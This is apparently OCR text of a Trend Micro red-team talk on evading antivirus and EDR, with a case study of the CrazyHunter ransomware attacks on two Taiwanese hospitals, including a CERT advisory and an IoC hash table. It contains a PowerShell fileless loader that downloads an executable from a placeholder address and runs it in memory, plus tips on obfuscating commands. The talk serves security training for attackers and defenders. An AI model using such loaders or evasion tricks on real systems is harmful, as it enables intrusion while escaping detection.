TREND MICRO™ | Proactive Security Starts Here

Operations Security

紅隊不被抓到的秘密！

Chiao Lin, Yu (Steven Meow)

Trend Micro – Red Team

The MOST Powerful Hacker 😈

The MOST Powerful Antivirus / EDR

whoami

- 游照臨 (Steven Meow)
- Trend Micro – Red Team Threat Researcher
- Certifications
  - OSCE^3, OSCP, OSWE OSEP, OSED
  - CRTP, CARTP, CESP-ADCS, CPENT, LPT
- Achievements: 20+ CVEs
  - VMWare, Zyxel, D-Link, Hospital System ……
- Experience
  - Bsides Tokyo 2023, HITCON Bounty House 2022, CYBERSEC 2024 ……


Agenda

- Introduction
- Case Study
- EDR Killer – BYOVD Attack
- C2 Network Hiding – LoL C2
- Static / Dynamic Bypass
- Conclusion


Introduction

EDR / AV 會抓惡意指令


駭客可以混淆指令



EDR / AV 會偵測駭客把 EDR/AV 關掉




但駭客把 t 改成 T 就不會被抓了



但駭客把 t 改成 T 就不會被抓了

EDR 會基於檔案來抓病毒



駭客直接使用無檔案 (File-Less) 病毒

```powershell
$data = (New-Object System.Net.WebClient).DownloadData('http://192.168.1.333:8000/bad.exe')
$assem = [System.Reflection.Assembly]::Load($data)
$method = $assem.Entrypoint

$argu= New-Object -TypeName System.Collections.ArrayList
[string[]]$strings = "exploit"
$argu.Add($strings)
$method.Invoke($null, $argu.ToArray())
```


TREND MICRO

面對駭客

接受駭客

處理駭客

~~成為駭客~~

聖嚴法師 – 沒有說過

How Do APTs Hide Their Operations?

- In fact, APTs use the same techniques as Red Teamers
- APTs are just groups of hackers who are richer than Red Teamers. 😛
- How can we learn from APT groups?

For Red Team

Learn the TTP that APTs use.


For Blue Team

Try to enhance the detections.

Case Study

Crazy Hunter

- APT group Crazy Hunter compromised 2 Hospital in 2025/2,3
  - 馬偕醫院、彰化基督教醫院
- They breached 16.6 million confidential records.



衛生福利部資安資訊分享與分析中心
Hospital Cybersecurity Information Sharing and Analysis Center

NEWS 最新消息

近期部分醫院遭勒索病毒攻擊，請各院加強戒備

資料來源：

一、今日北部某醫院遭受勒索病毒攻擊，且駭客揚言還會持續對醫院發動攻擊，敬請醫院做好以下防護：
1.網段確實隔離
2.防毒軟體更新至最新版本
3.本次惡意程式IOC檔案供醫院參考
二、目前已知攻擊路徑為AD主機並派送惡意程式，惡意程式名稱如下
1.bb.exe
2.crazyhunter.exe
3.crazyhunter.sys
4.zam64.sys
5.go3.exe
6.go
勒索軟體名稱為CrazyHunter

附件下載

檔案名稱：20250211_IOC_file_hash_CrazyHunter.xlsx (檔案大小：12.5 KB)
檔案名稱：IOC_CrazyHunter勒索病毒_情資.xlsx (檔案大小：10.4 KB)

Let's Dive Deeper into the IoCs

- What can we understand from this table?

Malware	SHA256
appitob.exe	17253e483d0f8c40b617f34465277e65e43378fda907e0a43121380883a30abb
result.exe	a6293cfe4193ccd4cd4717fbe14cd8c0fdf321328683f35e8a4c68bfc1d5b741
za.sys	c38a7b26aa4fb1852ba472799bf8a98cf29f9cfc237197af8dade653ad434cf5
zaa.exe	37a7cdf5961ebb65ed3b90a1d2cb6549e463f8ccd6df005ce98542da1905ca3b
svc.exe	e82c5eed5a30398708d83548eb2d2d2a6dd0988b7b759f4efee924ad26632e31
mssqld.exe	7e6847a75713db7968f4343a42ac11535c1fd85db3afb1a4bc5409b5bd76bb7b
beacon_x64.exe	fe6dbeeba24ff42d076036be35ceb6787319994ac9c1d386c2d11618c4ac02a1
go.exe	edca2f8a156d4649ed5b7025c50879e647c3d3d2d918eb0c3b710343b9ac407d
hunter.exe	2dc17e0e702af50a1b4220cbce08d03a3b2fcdcd9bde9b510471dd5fcf12085b
go.exe	9bbeccf3f218f64ea366ce52df59ca3d4324de3149b6a2e4118c3a3ec33a63cd
stop.exe	2ab1bef3c6fbab3260b2ebe713f0d0bf6e401e3eaae867f9df120662dd649e55

Let's Dive Deeper into the IoCs


- beacon_x64.exe: The default beacon name used by Cobalt Strike.

Malware	SHA256
appitob.exe	17253e483d0f8c40b617f34465277e65e43378fda90
result.exe	a6293cfe4193ccd4cd4717fbe14cd8c0fdf3213286
za.sys	c38a7b26aa4fb1852ba472799bf8a98cf29f9cfc237
zaa.exe	37a7cdf5961ebb65ed3b90a1d2cb6549e463f8ccd6d
svc.exe	e82c5eed5a30398708d83548eb2d2d2a6dd0988b7b
mssqld.exe	7e6847a75713db7968f4343a42ac11535c1fd85db3a
beacon_x64.exe	fe6dbeeba24ff42d076036be35ceb6787319994ac9c
go.exe	edca2f8a156d4649ed5b7025c50879e647c3d3d2d91
hunter.exe	2dc17e0e702af50a1b4220cbce08d03a3b2fcdcd9bd
go.exe	9bbeccf3f218f64ea366ce52df59ca3d4324de3149b6a2e4118c3a3ec33a63cd
stop.exe	2ab1bef3c6fbab3260b2ebe713f0d0bf6e401e3eaae867f9df120662dd649e55

Let's Dive Deeper into the IoCs

- Za.sys file: A kernel driver (sys file).


Malware	SHA256
